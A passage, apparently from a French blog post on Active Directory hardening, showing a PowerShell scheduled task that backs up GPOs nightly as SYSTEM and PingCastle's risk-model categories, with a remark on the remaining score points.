
```
$Action = New-ScheduledTaskAction -Execute "PowerShell.exe" `
    -Argument "-NoProfile -ExecutionPolicy Bypass -File C:\Scripts\Backup-GPOs.ps1"

$Trigger = New-ScheduledTaskTrigger -Daily -At "23:30"

$Principal = New-ScheduledTaskPrincipal -UserId "NT AUTHORITY\SYSTEM" `
    -LogonType ServiceAccount -RunLevel Highest

$Task = New-ScheduledTask -Action $Action -Trigger $Trigger -Principal $Principal
Register-ScheduledTask -TaskName "AD-Backup-GPO" -InputObject $Task `
    -Description "Sauvegarde quotidienne des GPOs"
```

Le score PingCastle à la fin de notre hardening :



Avec notre matrice de risque :

**Risk model**

Left-click on the headlines in the boxes for more details

Stale Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	Account take over	Old trust protocol	Audit
Network topography	ACL Check	SID Filtering	Backup
Object configuration	Admin control	SIDHistory	Certificate take over
Obsolete OS	Control paths	Trust impermeability	Golden ticket
Old authentication protocols	Delegation Check	Trust inactive	Local group vulnerability
Provisioning	Irreversible change	Trust with Entra	Network sniffing
Replication	Privilege control		Pass-the-credential
Vulnerability management	Read-Only Domain Controllers		Password retrieval
			Reconnaissance
			Temporary admins
			Weak password

Les 5 points restants sont dus à des postes sous Windows 10 et au fait qu'il n'y a qu'un seul DC.